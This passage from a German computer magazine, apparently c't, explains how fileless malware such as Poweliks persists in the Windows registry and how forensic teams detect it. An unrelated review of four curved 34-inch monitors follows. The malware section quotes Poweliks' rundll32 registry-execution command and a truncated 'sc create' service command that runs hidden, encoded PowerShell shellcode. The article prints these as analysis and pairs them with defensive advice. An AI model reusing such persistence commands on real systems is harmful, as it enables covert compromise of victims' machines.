Diese Technik setzten übrigens auch die eingangs erwähnten Bankräuber ein. Sie schleusten so gleich mehrere DLLs in das System ein, die mit dem Penetration-Test-Werkzeugkasten Metasploit erstellt wurden und eine sogenannte Meterpreter-Shell bereitstellen. Das ist eine überaus mächtige Kommandozeilen-Hintertür, die einem Eindringling übers Netz die volle Kontrolle über ein gekapertes System ermöglicht.

Das Problem einer solchen Infektion ist: Wenn Lars seinen Browser beendet, ist alles weg. Selbst wenn sich die Einbrecher via OpenProcess() und CreateRemoteThread() in andere, dauerhaft laufende Prozesse wie explorer.exe einnisten, beendet spätestens ein Neustart den Spuk.

Das kann durchaus gewünscht sein, speziell dann, wenn es sich um Ziele handelt, die man bei Bedarf jederzeit wieder kapern kann. Der Vorteil ist, dass man keine Spuren auf dem System hinterlässt, die die Anwesenheit eines Einbrechers leicht verraten oder mit deren Hilfe sich Forensiker im Nachhinein ein klares Bild des Geschehens verschaffen können. Besonders wertvolle Einbruchswerkzeuge wollen die Kriminellen auf gar keinen Fall auf den Festplatten ihrer Opfer rumliegen lassen. Da verzichtet man lieber mal auf einen Teil der Operationsbasis.

Aber in vielen Fällen wollen die Einbrecher eine permanente Basis einrichten, die auch einen Neustart des Systems übersteht. Herkömmlicherweise platziert man dazu eine ausführbare EXE-Datei mit unverdächtigem Namen im Dateisystem und sorgt über einen der Run-Keys der Registry dafür, dass diese beim Start von Windows oder spätestens bei der Anmeldung

des Benutzers ausgeführt wird (HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run\ oder analog unter HKEY_CURRENT_USER\). Diese Run-Keys enthalten dann einen Kommandozeilen-Befehl inklusive Parameter für das zu startende Programm.

Clevere Einbrecher machen das so, dass ihr im Speicher aktives Spionageprogramm Run-Keys und die zugehörige EXE-Datei erst beim Herunterfahren des Systems erstellt; beim Start löscht die Malware diese Spuren sofort wieder. Doch selbst dann kann sie ein findiger IT-Experte etwa mit Desinfec't auf der Festplatte aufspüren. Deshalb nutzen moderne Cybergangs vermehrt einen „dateilosen Installationsmechanismus“.

Gekommen, um zu bleiben

Auch dateilose Malware macht Gebrauch von Run-Keys – und zwar, um sich selbst hineinzuschreiben. Sie nutzt die Registry quasi als Aufbewahrungsort für Code aller Art. Die Ad-Fraud-Malware Poweliks nistet sich so ein:

```
rundll32.exe javascript:"\..\mshtml,
RunHTMLApplication ";document.write(
"\74script language=jscript.encode>"
+(new%20ActiveXObject("WScript.Shell"))
.RegRead
("HKCU\software\microsoft\windows\
currentversion\run\")
+"\74/script>")
```

Die Gauner haben offenbar einen Weg gefunden, den eingebetteten JavaScript-Code aus der Registry heraus auszuführen. Sie benutzen dafür das zum Start von DLL-Funktionen gedachte System-Werkzeug rundll32. Das lädt in diesem Fall die System-Bibliothek mshtml.dll und nutzt deren Funktion RunHTMLApplication, um den JavaScript-Code auszuführen. Der lädt dann ein weiteres Skript, das sich ebenfalls in der Registry befindet – und zwar in einem Unterschlüssel des Run-Keys. Ähnlich nisten sich auch die dateilose Banking-Malware GootKit oder der Erpressungs-Trojaner PowerWare8 im System ein.

Das nachgeladene Skript ist seinerseits ein Loader – und zwar für das eigentliche Infektions-Skript, das verschlüsselt in der Registry abgelegt ist. In diesem Schritt der Reaktivierung wollen die Einbrecher ihren (binären) Schadcode reaktivieren. Damit hätten sie wieder die gleiche Situation wie vor dem Neustart. Da sich das nicht ohne Weiteres mit JavaScript realisieren lässt, greifen die Autoren von Poweliks & Co zur PowerShell.

Die PowerShell ist ein mit Vista eingeführter, Windows-eigener Kommandozeilen-Interpreter mit einer eigenen Skriptsprache, der wesentlich leistungsfähiger ist als die bekannte Windows-Eingabeaufforderung. Im Kontext eines PowerShell-Skripts kann unter anderem auch Shellcode, also direkter Maschinen-


code, ausgeführt werden. Mit ihrer Hilfe injiziert etwa das dateilose Rootkit Phasebot seinen Schadcode in den Prozess explorer.exe und hat damit den Zustand vor dem Neustart wiederhergestellt.

Eine fehlende PowerShell hält Poweliks übrigens nicht auf: Findet der Schädling sie nicht auf dem System, lädt er sie einfach aus dem Internet herunter und installiert sie.

Wer jetzt glaubt, es wäre genug, die Run-Keys auf verdächtige Einträge zu durchsuchen, unterschätzt den Einfallsreichtum der Einbrecher. Die weichen nämlich bereits auf weniger offensichtliche Autostart-Mechanismen aus. So nutzt eine Poweliks-Variante das sogenannte CLSID-Hijacking. Class Identifiers sind systemweit eindeutige Bezeichner für COM-Objekte – vereinfacht gesagt: für Software-Komponenten des Systems. In der Registry sind alle auf dem System registrierten CLSIDs unter

```
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\
CLSID\{CLSID}
```

zu finden. Das ist eine quasi endlos lange Liste und jedem CLSID-Eintrag sind mehrere Subkeys zugeordnet, die gewissermaßen der Konfiguration der COM-Objekte dienen. Einige von ihnen spezifizieren Dateien, die zusammen mit dem COM-Objekt geladen werden. Indem dateilose Malware im entsprechenden Subkey den Pfad zu sich selbst beziehungsweise den



Kaspersky lokalisierte bei 140 Firmen aus den Bereichen Banken, Regierungen und Telekommunikation Spuren einer dateilosen Infektion durch Profi-Einbrecher.

Anzeige

passenden PowerShell-Loader einträgt, kann sie die Ladepunkte solcher Objekte nutzen, um sich quasi mitzuladen.

Besagte Poweliks-Variante nutzt den Subkey LocalServer32 der CLSID {AB8902B4-09CA-4BB6-B78D-A8F59079A8D5}. Es handelt sich hier um die CLSID des Windows Thumbnail Caches, die immer dann aufgerufen wird, wenn der Explorer ein neues Vorschaubild anzeigen soll.

Einen ganz anderen Weg wählten die Bankräuber. Sie verankerten mit dem Windows-System-Tool `sc` einen neuen Dienst im System:

```
sc create ATITscUA
binpath="C:\Windows\system32\cmd.exe
/b /c start /b /min
powershell.exe -nop -w hidden
-e aQBmACgAWwBJAG4..."
```

Auch hier kommen wieder keine externen Schadprogramme, sondern ausschließlich lokale Tools zum Einsatz. Der kryptische Powershell-Parameter nutzt deren Option, direkt Shellcode auszuführen. Dieser wurde mit dem Metasploit-Werkzeug `msfvenom` erstellt und lädt weiteren Shellcode aus dem Netz nach, um ihn dann im Speicher zu aktivieren. So landen dann Meterpreter für die Fernsteuerung und Mimikatz für Pass-the-Hash-Angriffe im RAM.

Wozu das Ganze?

Dateilose Malware implementiert clevere Strategien, um nicht nur unbemerkt auf die Zielrechner zu gelangen, sondern sich anschließend auch dauerhaft dort zu verbergen. Da die dateilose Infektion die Chance birgt, dass der Schadcode lange unentdeckt bleibt, wird sie zumeist von

Malware-Spezies genutzt, die genau darauf angewiesen sind. So dient sie häufig dem Aufbau dauerhafter Botnetz-Strukturen – etwa zum kontinuierlichen Datendiebstahl, zum Erzeugen von Ad-Fraud-Traffic oder für DDoS-Angriffe.

Im Rahmen von Industrie-Spionage oder staatlich unterstützten Einbrüchen gehören dateilose Operationen bereits zum Standardarsenal. Die hochqualifizierten Hacker-Crews sind vor allem peinlichst darum bemüht, so wenig wie möglich Spuren zu hinterlassen. Schließlich bedeutet schon eine einzige Analyse unter Umständen, dass ein Werkzeug, in das viel Arbeit geflossen ist, für immer verbrannt ist. Im Vergleich dazu lässt sich der Verlust eines infizierten Systems leicht verschmerzen.

Dateilos != Spurlos

Mit einem Blick in die Registry und anschließendem Löschen der Malware-Einträge ist es leider nicht getan, wenn man dateilose Malware aufspüren und entfernen will. Denn Poweliks & Co greifen gern auf eigentlich altbekannte Tricks zurück, die erstaunlicherweise immer noch häufig zum Ziel führen. Sie verwenden etwa Nicht-ASCII-Zeichen oder den Wert NULL als Bezeichner für Run-Subkeys. Da dies von Microsoft eigentlich nicht vorgesehen ist, scheitern viele Anwendungen beim Versuch, diese Registry-Einträge zu lesen oder zu löschen. Manche Poweliks-Varianten manipulieren auch die Zugriffsrechte auf die von ihnen angelegten Subkeys.


Ein anderer Trick aus der Mottenkiste ist die Möglichkeit, die Registry selbst zu überwachen und eventuell gelöschte Ein-

träge sofort wieder neu zu erstellen. Professionelle Einbrecher verzichten jedoch in aller Regel auf solche Spielereien. Sie wissen, dass ihre Zeit ohnehin abgelaufen ist und sie das System verloren haben, sobald sie aufgefliegen sind. Bei gezielten Angriffen ist somit eher damit zu rechnen, dass sie beim ersten Anzeichen einer Entdeckung alle Spuren vernichten und Registry-Einträge mit wertvollem Shellcode selbst löschen.

Um auch eine dateilose Infektion nachzuweisen, erstellen Forensiker beziehungsweise die zur Aufklärung von Einbrüchen in Firmennetzen geschulten Notfall-Teams deshalb zunächst einen Memory Dump – also ein Abbild des kompletten Arbeitsspeichers des laufenden Systems. Das untersuchen sie danach mit speziellen Tools wie WinDbg, LiveKD und Volatility, um etwa die derzeit laufenden Prozesse zu extrahieren.

Außerdem gehört natürlich eine detaillierte Analyse der Registry zum Standardprogramm eines Forensikers. Streng genommen ist die gar nicht „dateilos“. Windows speichert sie nämlich in sogenannten Hives unter anderem im Windows-Verzeichnis `system32\config\`. Mit herkömmlichen Datei-Analyse-Funktionen etwa eines Antiviren-Programms kann man den Hives jedoch nicht beikommen. Das gilt umso mehr, weil die eigentlichen Schad-Funktionen dort nur verschlüsselt abgelegt sind. Doch wenn man weiß, wonach man sucht, kann man eine Infektion mit Registry-Editoren durchaus aufspüren.

Dass signaturbasierte Antiviren-Programme keinen echten Schutz vor der unsichtbaren Bedrohung bieten, ist klar. Doch auch für proaktiv arbeitende Techniken ist die dateilose Arbeitsweise eine große Herausforderung. So umgeht der Einsatz von System-Tools wie die PowerShell Whitelisting-Ansätze. Der beste Schutz ist das vorbeugende Härten des Systems durch regelmäßige Sicherheits-Updates und zusätzliche Regeln, die etwa das Ausführen von Makros oder Shell-Skripten beschränken. In Firmennetzen kann man darüber hinaus etwa die Kommunikation der Malware entdecken, indem man auf Firewalls auf verdächtige IP-Adressen filtert. (ju@ct.de) **ct**



Die Verwendung eines Nicht-ASCII-Zeichens im Namen eines Run-Subkeys verursacht Probleme beim Öffnen mit dem Standard-Registry Editor.

Reflective DLL Injection: ct.de/ywkw

Anzeige



Kurvendiskussion

Gebogene Breitbild-Displays mit 34"-Diagonale im Test


21:9-Monitore bieten in der Breite besonders viel Platz und können so zwei einzelne Displays ersetzen. Bei großen Modellen verliert man aber die Ränder aus dem Blick. Abhilfe schaffen gebogene Panels, bei denen der Sehabstand zu allen Bildpunkten gleich bleibt.

Von Benjamin Kraft

Konkurrieren Excel, Word, Browser und E-Mail-Client um Platz auf dem Bildschirm, wird es auf gängigen Monitoren mit 16:9-Format bald eng: Einige Fenster müssen in den Hintergrund ausweichen. Das ist besonders nervig, wenn man Inhalte aus mehreren Anwendungen in eine andere kopieren muss, etwa um eine Power-Point-Präsentation mit Inhalt zu füllen.

21:9-Displays schaffen Abhilfe, weil sie mehr Fläche in der Breite bieten; Mo-

delle mit einer Bildschirmdiagonale von 34 Zoll stellen beinahe vier DIN-A4-Seiten in voller Größe nebeneinander dar. Dabei blickt man auf eine durchgängige Anzeige – stellte man zwei konventionelle Monitore nebeneinander, lägen deren Rahmen störend mitten im Blickfeld. Auch Gamer profitieren vom weiteren Sichtfeld, durch das sie tiefer in die Spielwelt eintauchen: In Shootern sieht man mehr von der Umgebung, während die



Ein schlecht dimensionierter Overdrive produziert farbige Säume (links). Wenn die Grafikkarte einen neuen Frame liefert, während das Bild noch ins Display geschrieben wird, zerreißt die Darstellung (rechts). G-Sync und FreeSync verhindern dieses Tearing zuverlässig.

Szenerie in Rennspielen auch seitlich an einem vorbeirauscht.

Ab einem gewissen Punkt erweist sich die zusätzliche Breite allerdings als Nachteil: Weil die Ränder weiter entfernt liegen, müssen die Augen beim Lesen häufig neu fokussieren, was auf Dauer ermüdet. Diesem Problem sollen gebogene Panels begegnen. Ihre Wölbung bringt dem Betrachter die Ränder näher, der Sehabstand zwischen Bildmitte und -rand variiert weniger. Wie stark die Displays gekrümmt sind, beschreibt der Bogenradius, angegeben in Millimeter. Er beschreibt, wie groß der Radius eines Kreises wäre, würde man mehrere Exemplare desselben Displays nebeneinanderstellen. Je kleiner der Wert, desto stärker die Biegung. Aktuelle Curved-Displays weisen Radien zwischen 1500R und 4000R auf.

Vier aktuelle Modelle mit einer Bildschirmdiagonale von 34 und 35 Zoll und einer Krümmung zwischen 1800R und 3800R zu Preisen von 650 bis gut 1100 Euro traten im Test an, um ihre Alltags-tauglichkeit zu beweisen. Während HP mit dem Envy 34 Curved Büroarbeiter anspricht, liegt der Schwerpunkt beim Acer Predator X34A, AOC Agon AG352QCX und LG 34UC79G auf Gaming.

Panels und Auflösungen

Die Monitore von Acer und HP zeigen 3440 × 1440 Bildpunkte, was einer Auflösung von 110 dpi (dots per inch, Pixel pro Zoll) entspricht. AOC und LG beschränken sich auf 2560 × 1080 Pixel mit rund 80 dpi. Bei den Panels gehen die Hersteller ebenfalls unterschiedliche Wege: LG und Acer setzen auf IPS-Technik, die aus weiteren Einblickwinkeln konstante Farben zeigen. HP und AOC geben (M)VA-Panels den Vorzug, die mit höheren Kontrasten aufwarten können. Die Messungen zeigen allerdings, dass diese Typisierung bei moderneren Panels nicht mehr so strikt passt: Die IPS-Geräte erreichen inzwischen auch Kontraste von mehr als

1000:1, während die Blickwinkelabhängigkeit moderner VA-Vertreter nicht so ausgeprägt ist wie bei älteren Modellen.

Durchweg schaffen die getesteten Monitore eine Bildwiederholrate jenseits der bei vielen LCDs üblichen 60 oder 75 Hertz: HP und Acer erreichen bis zu 100 Hz, LG und AOC sogar 144 respektive 200 Hz. Falls die Grafikkarte mithält, sorgt das nicht nur in Spielen für eine schärfere Darstellung, auch auf dem Desktop wirkt sich das positiv aus. So bleibt etwa der Fensterinhalt auch beim Verschieben gut erkennbar.

Bei diesen Frequenzen müssen die Pixel allerdings schnell schalten, um einen einwandfreien Bildwechsel zu schaffen. Gelingt das nicht, schimmert das letzte Bild noch nach, es kommt zu Unschärfen. Um das zu vermeiden, muss der einfache Wechsel bei 100 Hz nach spätestens 10 Millisekunden vollzogen sein, bei 144 Hz schon nach knapp 7 ms, beim 200-Hz-Display von AOC nach 5 ms.

Die Hersteller helfen in ihren Monitoren mit einer Overdrive-Funktion nach, die kurzfristig eine etwas erhöhte oder

verringerte Spannung anlegt, um die trägen Pixel zum schnelleren Wechsel anzuregen. Die Nebenwirkung: Oft schießen sie dabei übers Ziel hinaus und es vergeht zusätzliche Zeit, bis die Pixel die eigentlich gewünschte Helligkeit erreichen. Starkes Überspringen äußert sich im ungünstigsten Fall als heller oder dunkler Saum an bewegten Objektkanten. Nach unserem subjektivem Eindruck fährt man bei den getesteten Displays mit der voreingestellten Overdrive-Stufe am besten, nur beim AOC sollte man „weak“ statt „off“ wählen.

Auch mit aktiviertem Overdrive ris-sen AOC und LG ihre jeweilige Hürde, was im beobachteten Ausmaß vor allem Hardcore-Gamer stören dürfte. Dennoch sollte man in dieser Preisklasse mehr erwarten können. Dass es besser geht, zeigt der Acer-Monitor, der mit knapp 6 ms Grauschaltzeit (Grey-to-Grey) sogar deutlich unter seinem Soll bleibt. Wer es schneller braucht, sollte sich nach klassischen Gaming-Displays umschauen [1].

Die Güte der Darstellung hängt bei höher auflösenden Monitoren auch vom

Schaltzeiten

		Schaltzeiten (t_{hell} + t_{dunkel}) [ms] (bei optimaler Graustufe und voller Helligkeit) ◀ besser	
Acer Predator X34A	sw	12,2	
	grau	11,1	
AOC AGON AG352QCX	sw	10,6	
	grau	21,7	
HP Envy34	sw	11,0	
	grau	12,2	
LG 34UC79G	sw	15,9	
	grau	20	

Schaltzeiten sw/grau: Der dunkle Balken zeigt die Zeit, die das Display benötigt, um das Bild von hell nach dunkel zu schalten (t_{hell}), der helle Balken die Zeit für den Schaltvorgang von dunkel nach hell (t_{dunkel}); sw ist der Wechsel zwischen Schwarz und Weiß, grau der zwischen zwei Grautönen. Für einen einfachen Bildwechsel benötigen die Displays im Durchschnitt die Hälfte dieser Zeit.

Leistungsaufnahme

		Leistungsaufnahme Aus/Standby/Betrieb [W] ◀ besser
Acer Predator X34A		0,43/0,46/35
AOC AGON AG352QCX		0,3/0,45/23,3
HP Envy34		0,38/0,46/38
LG 34UC79G		0,2/0,4/28

verwendeten Kabel ab. Mit schlechteren Strippen wird das Bild bei höheren Bildraten matschig oder pixelig. Am besten nimmt man daher immer das Kabel, das der Hersteller beilegt. Erfreulicherweise ist in dieser Hinsicht die Ausstattung komplett: Alle Geräte bringen pro Eingangstyp ein Kabel mit.

Gamer müssen noch einen weiteren Faktor berücksichtigen: Nicht alle Spiele-Engines unterstützen das 21:9-Breitbild-Format. Manche (älteren) kennen nur die Seitenverhältnisse 4:3, 16:9 und 16:10. Dann verliert man je nach gewählter Auflösung Anzeigefläche oder Teile der Szene werden an den Rändern abgeschnitten.

Ausstattung und Ergonomie

Ein eingebauter USB-3.0-Hub gehört zur Standardausstattung. Bei HP und LG gibt es je zwei Ports, bei Acer und AOC je vier. Der HP Envy 34 Curved hat zusätzlich eine USB-C-Buchse, die nicht nur USB-Datenströme, sondern auch DisplayPort-Signale entgegennimmt [2]. Die anderen Monitore empfangen Bildsignale per HDMI oder DisplayPort, AOC zusätzlich noch via DVI und VGA. Eingebaute Lautsprecher bringen alle Displays bis auf LG mit, eine integrierte Webcam gibts nur bei HP.

Ausgerechnet der Büromonitor Envy 34 Curved patzt bei den Ergonomiefunktionen: Er lässt sich nur neigen. Den LG 34UC79G kann man zusätzlich in der Höhe verstellen, Acers Predator und der AOC Agon lassen sich darüber hinaus noch zur Seite drehen. Den Betrieb im Hochformat (pivot) beherrscht keines der Geräte – der Porträt-Modus wäre für die gekrümmten Schirme auch unsinnig.

LG und AOC setzen zur Bedienung des Bildmenüs auf ein Steuerkreuz, mit dem es sich recht intuitiv bedienen lässt. Zusätzlich legt AOC eine Kabelfernbedienung bei. Bei HP und Acer müssen Nutzer stattdessen auf fummeligen Knöpfchentastern herumdrücken. Besser gelingt die Bedienung mit der beiliegenden Software zur Bildeinstellung.

Die große Anzeige lässt sich nur sinnvoll nutzen, wenn man mindestens drei Fenster nebeneinander arrangiert. AOC, HP und LG geben ihren Displays Tools mit, welche die Funktionen von Windows oder macOS erweitern: Sie unterteilen den Bildschirm in gleich oder unterschiedlich große Bereiche, denen man Fenster zuweisen kann. Einige der Tools erlauben es dem Nutzer, eigene Aufteilungen vorzunehmen.

Bei HP kann man eine zweite Quelle anschließen und entweder per Picture-in-Picture (Bild im Bild, PIP) oder Picture-by-Picture (nebeneinander, PBP) aufs Display bringen. Bei Bedarf reduziert man via Bildmenü den Anteil des blauen Lichts, was die Augen weniger anstrengt.

Bei den rahmenlosen Displays von Acer und LG fiel uns während des Tests ein interessantes Phänomen auf: Blickt man bei normalem Sehabstand von der Mitte direkt auf den Bildschirmrand, scheint das Bild etwas über dem eigentlichen Panel zu schweben. Das erinnert an einen leichten 3D-Effekt und stört manche Nutzer.

Gamer-Goodies

Auch wenn es sich nur bei dreien um Gaming-Displays handelt, können alle Testkandidaten ihre Bildrate dynamisch an die Ausgabefrequenz der Grafikkarte anpassen. So können sie über einen weiten Frequenzbereich ein flüssiges und scharfes Bild anzeigen. AOC, HP und LG setzen auf AMDs FreeSync [3], Acer auf Nvidias G-Sync [4]. Voraussetzung ist die jeweils passende Grafikkarte: FreeSync erfordert eine AMD Radeon, G-Sync eine GeForce-Karte von Nvidia.

Die Bildmenüs enthalten meist noch weitere Einstellungen, die auf Gamer abzielen. Dazu zählen etwa ein „Dunkelverstärker“, der besonders dunkle Bildbereiche aufhellt, oder eine Gamma-Anpassung. Bei Acer und LG kann sich der Spieler beispielsweise dauerhaft ein Fadenkreuz in der Bildmitte einblenden lassen. Oft finden sich auch Bild-Presets, die auf bestimmte Spiele-Genres zugeschnitten sein sollen, etwa Echtzeitstrategie oder Shooter.

Fazit

Die Breitbild-Displays geben auf dem Schreibtisch eine imposante Figur ab und liefern viel Platz zum Schreiben, Surfen und Arbeiten. Allerdings dauert es ein wenig, bis man sich an die Größe gewöhnt hat. Wer von einem kleineren 16:9-Display umsteigt, sollte sich als erstes ein neues Fenster-Management aneignen – ein Word-Dokument über die volle Seitenbreite aufzuziehen, ergibt schlicht keinen Sinn. Auch dass sich einem das Display entgegenwölbt, braucht eine gewisse Umstellung. Dennoch spricht die Platzersparnis gegenüber der Zwei-Monitor-Lösung sowie die ununterbrochene Anzeigefläche für ein Breitbild-Display.

Als Büroarbeiter überzeugen alle getesteten Displays. So macht der Envy 34



Acer Predator X34A

Der optisch leichte Predator steht auf einem schweren, stabilen Fuß. LEDs leuchten, blinken oder pulsieren rot, grün, blau oder orange unten am Rahmen entlang oder lassen ein Lichtband von Seite zu Seite laufen. Das Display zeigt mit 3440 × 1440 eine angenehm hohe Auflösung, seine kräftigen Farben variierten erst, als wir den Einblickwinkel stark veränderten. Dunkelste Grautöne stellte es nur noch als einheitliche Fläche dar. Kleinere Auflösungen werden nicht auf die volle Bildschirmfläche gestreckt.

Im hakeligen Bildmenü lässt sich das Panel von 60 über 75 und 90 auf bis zu 100 Hz „übertakten“, wie Acer es nennt, und liefert dann ein scharfes Bild. Die beste Spielbarkeit erreichten wir mit Overdrive-Level „Normal“; dann schaffte der Predator Schaltzeiten von rund 6 ms, allerdings nur mit sichtbaren Überschwüngen. Dadurch produzierte er leichte Artefakte in Form nachleuchtender Objektkanten. Obwohl G-Sync bereits bei 30 Hz einsetzen soll, ruckelte das Bild subjektiv noch bei 45 fps (Bilder pro Sekunde) leicht, etwa in der Kartenansicht von Civilization VI.

Neben Goodies wie dem einblendbaren Fadenkreuz, der fps-Anzeige und dem Dunkelverstärker bietet das Bildmenü dem Nutzer eine Farbanpassung, die sechs Farben anstelle der üblichen drei Grundfarben berücksichtigt. Die vier USB-Ports liefern angeschlossenen Geräten auf Wunsch auch bei ausgeschaltetem Display Energie. Die Lautsprecher produzierten einen erstaunlich guten, mit aktiviertem DTS sogar luftigen Sound.

- 👍 guter Sound
- 👍 kräftige Farben
- 👎 ungenügende Schwarzauflösung



AOC AGON AG352QCX

Der solide Standfuß im Lafetten-Look verleiht dem AOC-Monitor eine martialisches Optik. Am unteren Displayrand und an der Rückseite sitzen Leuchtbänder, deren Farbe man im funktionsreichen, aber trägen Bildmenü verändern kann. Die Kabelfernbedienung erleichtert die Handhabung, noch bequemer gelingt die Bedienung mit der beigelegten Software.

Das VA-Panel steckt in einem glänzenden Rahmen und zeigt 2560 × 1080 Bildpunkte, was auf 35 Zoll einer Auflösung von knapp 80 dpi entspricht – die geringste in diesem Feld. Kräftige Farben und der hohe Kontrast von 1710:1 sorgen für ein brillantes Bild. Nur bei komplett schwarzem Bildschirm zeigten sich am oberen und unteren Rand je vier hellere Flecken.

Die maximale Bildwiederholrate von 200 Hz verspricht ein scharfes Bild. Doch statt der dafür nötigen 5 ms brauchte das Panel mit der von uns gewählten Overdrive-Stufe „weak“ im Mittel gut doppelt so lange für den Bildwechsel, weshalb man sich auf 100 Hz beschränken sollte. Damit gelingt an einer AMD-Grafikkarte mit FreeSync der Bildaufbau flüssig und ohne zu zerreißen.

Was die Anschlussvielfalt angeht, macht ihm keiner der Konkurrenten etwas vor: Neben DisplayPort und HDMI 2.0 (inklusive MHL) verfügt er noch über DVI sowie VGA und bringt für jeden Eingang ein Kabel mit. Zudem kann man nur an ihm auch ein analoges Headset anschließen, das sich auf einem ausklappbaren Bügel parken lässt. Der Sound ist recht ordentlich, bei tiefen Bässen wird er aber dünn.

- ➡ große Anschlussvielfalt
- ➡ kräftige Farben, hoher Kontrast
- ➡ lange Schaltzeiten



HP Envy 34 Curved Display

Der silbergraue Monitor verstrahlt Business-Chic und wirkt mit seinem breiten unteren Rahmen wuchtiger als die anderen Geräte im Test. HP hat seinen 34-Zöller auf den Büroeingang getrimmt. Das zeigt sich etwa an der versenkbaren 720p-Webcam mit zwei Mikrofonen, die beim Skypen scharfe Bilder lieferte. Weil sie auch über Infrarotsensoren verfügt, taugt sie zudem für die biometrische „Hello“-Authentifizierung in Windows 10, die im Test zuverlässig gelang.

In Büroanwendungen machte das VA-Panel eine gute Figur, ab und an bemerkten wir ein leichtes Flimmern, das empfindlichere Anwender stören dürfte. Für anspruchsvolle Spieler ist das Display selbst mit Overdrive zu lahm. Mit aktivem FreeSync fielen zudem in einigen Spielen flackernde Flächen auf.

Per USB-C an ein Notebook angeschlossen, dient der Envy zugleich als externes Display, USB-Hub und Energiequelle mit bis zu 65 Watt. Die PIP- und PBP-Funktionen bringen zwei Quellen gleichzeitig auf den Schirm. Allerdings füllen deren Bilder im PBP-Betrieb nicht je eine Bildschirmhälfte aus, stattdessen bleiben oben und unten schwarze Balken. Der DisplayPort- und der USB-C-Eingang lassen sich nicht parallel für Bildsignale verwenden. Die automatische Wahl des Signaleingangs funktionierte im Test unzuverlässig.

Die Lautsprecher werden den durch das Label Bang & Olufsen geweckten Erwartungen nicht gerecht: Musik und Filme klangen dünn, schon ab den unteren Mitten fehlte es an Substanz. Deutlich besser meisterten sie die Sprachwiedergabe in Video-Konferenzen.

- ➡ gute Webcam
- ➡ USB-C-Eingang
- ➡ leichtes Flimmern



LG 34UC79G

Unter den Gaming-Displays gibt sich der LG-Monitor optisch am zurückhaltendsten. Nur kleine rote Einsätze im schwarzen Kunststofffuß und in der Rückseite des Ständers bringen ein wenig Farbe ins Spiel. Bei der Stabilität nimmt er den letzten Platz ein: Die Verbindung zwischen Fuß und Ständer hat ein wenig Spiel. Obwohl auch er nicht ins Hochformat gedreht werden kann, fehlt dem LG-Display eine definierte Mittelposition, sodass sein Display oft leicht schräg steht.

Dank des IPS-Panels bleibt die Farbdarstellung über weite Einblickwinkel hinweg konstant. Ab Werk ist es recht kühl abgestimmt, zudem wirken die Farben ein wenig blass. Bei komplett schwarzem Bildschirm fielen uns Aufheller in den Ecken sowie eine Einstrahlung am oberen Rand auf; im Alltag dürften die nicht sichtbar sein.

Das Display erreicht auf dem Desktop und in Spielen mit Bildwiederholraten bis 144 Hz eine scharfe Darstellung, die mittleren Schaltzeiten (g-to-g) fielen in der Overdrive-Stufe „Normal“ mit knapp 10 ms dafür aber leicht zu hoch aus. Unverständlich ist, dass FreeSync erst ab 50 Hertz greift.

Das klar strukturierte Bildmenü hält die wichtigsten Optionen bereit, die Navigation per Steuerkreuz gelingt gut. Gamer freuen sich über das einblendbare Fadenkreuz, alle anderen Nutzer über die Farbeinstellung mit sechs statt drei Farbwerten. Lautsprecher gibt es keine, man muss auf Kopfhörer oder externe Speaker ausweichen.

- ➡ sehr blickwinkelstabil
- ➡ etwas zu lange Schaltzeiten
- ➡ FreeSync erst ab 50 Hz

Curved von HP das Büroleben dank guter Software, USB Typ C und der versenkbaren Webcam angenehmer, die zudem noch zur Windows-Anmeldung via „Hello“-Funktion taugt. Auch die hohe Auflösung macht sich positiv bemerkbar.

